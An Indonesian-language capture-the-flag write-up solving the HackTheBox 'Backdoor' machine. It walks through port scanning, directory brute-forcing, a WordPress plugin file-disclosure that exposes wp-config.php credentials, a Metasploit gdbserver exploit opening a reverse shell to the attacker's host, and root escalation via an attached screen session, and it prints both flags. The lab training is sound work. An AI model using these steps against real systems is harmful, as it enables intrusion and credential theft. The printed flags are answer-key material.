

Kali ini saya akan menulis bagaimana menyelesaikan machine yang bernama **backdoor** di **hackthebox.com**

Pertama-tama seperti biasa saya akan melakukan nmap dengan payload yang biasa saya pakai


```
nmap -A -T4 -v -d -p- 10.10.11.125
```

Dari nmap saya menemukan bahwa ada 3 port yang terbuka yaitu port 22, 80, dan 1337

Dimana port 22 adalah ssh, port 80 adalah http dan port 1337 adalah gdb

```
Host is up, received echo-reply ttl 63 (0.036s latency).
Scanned at 2022-01-18 08:40:58 EST for 495s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQzEAb2SBSzEIxcu+9dzgUZzDJGdCFWjwuxjhwtpq3sGiUQ1j
gwf7h5BE+ALYhSX0oqoOLPKA/QHLxvJ9sYz0ijBL7aEJU8tYHchYMCmu0e8a7lp3UGirTjn2tBVe3RSCo/XRQOM/zt
rBzLqlKHcqMpttqJHphVA0/1dP7uoLCJLA00WnW0K311DXxf0iKRc2izbgfgimMDR4T1C17/oh9355TBgGg2F7Ao
oUdptsahsiFiItCRkvVB1G7DQiGqRTWsFaKBkHPVMQFaLEm5DK9H7PRwE+UYCah/Wp95NkwWj3u3H93p4V2y0Y6kdjF
/L+BRmB44XZXm2Vu7BN0ouuT1SP3zu8YUe3FHshFImL7Ac/8zL1twLpnQ9Hv8KXnNKPoHgrU+sh35cd0JbCqyPFG5y
ziL8smr7Q4z9/XeATKzL4bcjG87sGtZMtB8alQS7yFA6wmqyWqLFQ4rpi2S0CoslyQnighQSwNaWuBYXvOLi6Asgck
JLS44L8LxU4J8=
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBiUoNkiwwo7nM8ZE
767bKSHJh+RbMsbItjTbVvKK4xKMfZFHZroaLEe9a2/P1D9h2M6khvPI74azqcqnI8SUJAK=
|   256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB7eoJSCw4DyNNAfftGoFcX4Ttpwf+RPo0ydNk7yfqa
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.8.1
|_http-title: Backdoor 8#8211; Real-Life
1337/tcp  open  waste?    syn-ack ttl 63
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/s
ubmit/ ).
```

Setelah melakukan nmap saya langsung pergi ke website nya untuk memastikan dan ternyata website nya bisa diakses



Saya langsung terpikirkan untuk melakukan Gobuster agar saya bisa melihat hidden directory apa saja yang terdapat dalam website tersebut

```
└─$ gobuster dir -u http://10.10.11.125 -x txt,php,css,html -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100 --no-error
```

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url:          http://10.10.11.125
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:      /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Extensions:  css,html,txt,php
[+] Timeout:      10s
```

```
2022/01/18 08:52:47 Starting gobuster in directory enumeration mode
```

```
/index.php          (Status: 301) [Size: 0] [→ http://10.10.11.125/]
/wp-content          (Status: 301) [Size: 317] [→ http://10.10.11.125/wp-content/]
/wp-login.php        (Status: 200) [Size: 5674]
/license.txt         (Status: 200) [Size: 19915]
/wp-includes         (Status: 301) [Size: 318] [→ http://10.10.11.125/wp-includes/]
/readme.html         (Status: 200) [Size: 7346]
/wp-trackback.php    (Status: 200) [Size: 135]
/wp-admin            (Status: 301) [Size: 315] [→ http://10.10.11.125/wp-admin/]
/xmlrpc.php          (Status: 405) [Size: 42]
/wp-signup.php       (Status: 302) [Size: 0] [→ http://10.10.11.125/wp-login.php?action
```

Dan saya mendapatkan beberapa directory seperti yang ditampilkan diatas

Tetapi ternyata tidak segampang itu untuk mencari informasi yang ada di hidden directory, saya mengecek satu persatu directory yang ada dan itu cukup memakan waktu. Akhirnya saya menemukan ada satu directory yang menurut saya mencurigakan yaitu wp-content maka dari itu saya langsung gobuster lagi ke bagian wp-content nya. Kenapa di wp-content? Karena ada beberapa file yang harus menggunakan hak akses minimal sebagai user. Saya sudah mencoba register tetapi halaman register nya tidak bisa diakses maka dari itu saya bruteforce wp-content nya.

```
└─$ gobuster dir -u http://10.10.11.125/wp-content/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100 --no-error -z
```




```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url:          http://10.10.11.125/wp-content/
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:      /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
```

```
2022/01/19 05:28:16 Starting gobuster in directory enumeration mode
```


```
/uploads            (Status: 301) [Size: 325] [→ http://10.10.11.125/wp-content/uploads/]
/themes             (Status: 301) [Size: 324] [→ http://10.10.11.125/wp-content/themes/]
/plugins            (Status: 301) [Size: 325] [→ http://10.10.11.125/wp-content/plugins/]
/upgrade            (Status: 301) [Size: 325] [→ http://10.10.11.125/wp-content/upgrade/]
```

Index of /wp-content/plugins








<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 ebook-download/	2021-11-10 14:18	-	
 hello.php	2019-03-18 17:19	2.5K	

Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80

Saya langsung memasuki ke wp-content/plugins. Disini saya menemukan ada folder yang bisa didownload



The screenshot shows a web browser window with the address bar displaying '10.10.11.125/wp-content/plugins/ebook-download/'. The browser's address bar includes navigation buttons (back, forward, refresh, home) and a search icon. Below the address bar, there are several tabs or links: 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Exploit-DB'. The main content area of the browser displays the title 'Index of /wp-content/plugins/ebook-download' in a large, bold, black font. Below the title is a table with four columns: 'Name', 'Last modified', 'Size', and 'Description'. The table lists several items, including a 'Parent Directory' link, an 'assets/' folder, and several PHP files like 'ebookdownload.php', 'filedownload.php', 'widget-ebookdownload.php', 'readme.txt', and 'style.css'. Each item is preceded by a small icon representing its type (folder or file). The table is followed by a footer line that reads 'Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80'.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 assets/	2021-11-10 14:18	-	
 ebookdownload.php	2015-11-29 14:38	32K	
 filedownload.php	2015-11-16 10:27	587	
 readme.txt	2015-11-29 14:38	1.6K	
 style.css	2015-11-29 14:39	1.6K	
 widget-ebookdownload.php	2015-11-16 10:27	8.5K	

Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80

Saya langsung memasuki saja ke folder ebook-download dan langsung mencoba download salah satunya

```
# cat wp-config.php
../..../wp-config.php../..../wp-config.php../..../wp-config.php?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * 4.41 (Ubuntu) Server at 10.10.11.125 Port 80
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Didalam file tersebut hanya terdapat MYSQL settings, secret keys, Database table prefix, dan ABSPATH
Sedangkan yang saya cari disini adalah sebuah file yang isinya berupa string Panjang agar bisa disubmit
di flag hackthebox nya

Hasilnya ternyata masih belum dapat juga, kita belum menemukan flag yang dimaksud.

Saya langsung teringat dengan port 1337 yang terbuka, dimana port 1337 bisa melakukan komunikasi
dan dari hasil pencarian saya di internet, port ini digunakan oleh trojan dan virus untuk berkomunikasi.

Maka dari itu saya langsung coba menggunakan reverse shell menggunakan metasploit

```
msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running

wake up, Neo ...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

ome About Blog Contact
https://metasploit.com

+ -- ==[ metasploit v6.1.25-dev ]
+ -- ==[ 2192 exploits - 1162 auxiliary - 400 post ]
+ -- ==[ 596 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > █
```

Di bawah ini saya mencari module yang akan saya gunakan.

Disini saya akan memakai module gdb server.

Kenapa gdb server ? karena gdb server memungkinkan kita untuk meremote program tersebut dari jarak jauh

```
msf6 > use gdb server
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp

Matching Modules
=====
Machine
# Name INFO Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/gdb/gdb_server_exec 2014-08-24 great No GDB Server Remote
Payload Execution
Machine
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/gdb/gdb_server_exec

[*] Using exploit/multi/gdb/gdb_server_exec
msf6 exploit(multi/gdb/gdb_server_exec) > use 0
```

```
msf6 exploit(multi/gdb/gdb_server_exec) > show options

Module options (exploit/multi/gdb/gdb_server_exec):

  Name      Current Setting  Required  Description
  --      -
  EXE_FILE  /bin/true        no        The exe to spawn when gdbserver is not attached
              to a process.
  RHOSTS    yes              The target host(s), see https://github.com/rapid
              7/metasploit-framework/wiki/Using-Metasploit
  RPORT     yes              The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.136.128 yes        The listen address (an interface may be specified)
  LPORT     4444             yes        The listen port

Exploit target:

  Id  Name
  --  --
  1    x86_64 (64-bit)

msf6 exploit(multi/gdb/gdb_server_exec) > set RHOSTS 10.10.11.125
RHOSTS => 10.10.11.125
msf6 exploit(multi/gdb/gdb_server_exec) > set RPORT 1337
RPORT => 1337
msf6 exploit(multi/gdb/gdb_server_exec) > set LHOST 10.10.16.9
LHOST => 10.10.16.9
```

Pada gambar di atas, saya sedang melakukan pengaturan agar Metasploit saya bekerja dengan baik. Saya mensetting RHOSTS yaitu ip tujuan nya kita, RPORT port mana yang kita ingin, dan LHOST yaitu local ip milik kita dalam hal ini ip milik saya adalah 10.10.16.9. Untuk melihat LHOST, anda bisa melihatnya di bagian ifconfig terminal anda.

Di bawah ini, saya sedang menetapkan target saya

```
msf6 exploit(multi/gdb/gdb_server_exec) > show targets

Exploit targets:

  Id  Name
  --  --
  0    x86 (32-bit)
  1    x86_64 (64-bit)

msf6 exploit(multi/gdb/gdb_server_exec) > set target 1
target => 1
```

Dan dibawah ini saya sedang menetapkan akan menggunakan payload apa.

```
msf6 exploit(multi/gdb/gdb_server_exec) > set payload linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
```


Setelah saya jalankan saya bisa langsung masuk ke server milik mereka dan seperti biasa saya mengecek “whoami” terlebih dahulu.

Ternyata dibagian user kita bisa melihat bahwa ada user.txt dan ternyata itu merupakan flag pertama di machine ini.

```
msf6 exploit(multi/gdb/gdb_server_exec) > run

[*] Started reverse TCP handler on 10.10.16.9:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver ...
[*] 10.10.11.125:1337 - Stepping program to find PC ...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103 ...
[*] 10.10.11.125:1337 - Executing the payload ...
[*] Sending stage (38 bytes) to 10.10.11.125
[*] Command shell session 1 opened (10.10.16.9:4444 → 10.10.11.125:52836 ) at 2022-01-19
00:30:19 -0500

whoami
user
ls
user.txt
cat user.txt
1760f0a9f22e4f31d04072b0a217af45
```

Belom selesai sampai disitu, saya menginginkan privilege saya sampai root.

Saya tadinya ingin sudo su, tetapi tidak bisa maka dari itu saya mencari referensi.

Sehingga saya mengetik shell agar saya bisa masuk ke terminalnya dan mengetik export TERM=xterm dan screen -x root/root agar bisa berperan sebagai root

```
shell


user@Backdoor:/home/user$ export TERM=xterm
export TERM=xterm
user@Backdoor:/home/user$ screen -x root/root
```

Dan sekarang saya sudah berada di root, dan kita langsung melihat file apa saja yang berada di root

Ternyata ada root.txt yang merupakan flag kedua di machine ini

```
root@Backdoor:~# ls
ls
root.txt
root@Backdoor:~# cat root.txt
cat root.txt
bd5b00498d7a458bef01705a94fa4ba3
```

Akhirnya selesai juga machine ini, sungguh upaya yang sangat luar biasa untuk menyelesaikan machine ini. Dibutuhkan banyak referensi untuk menyelesaikannya



Terima kasih yang sudah membaca write up ini tentang machine **backdoor** di hackthebox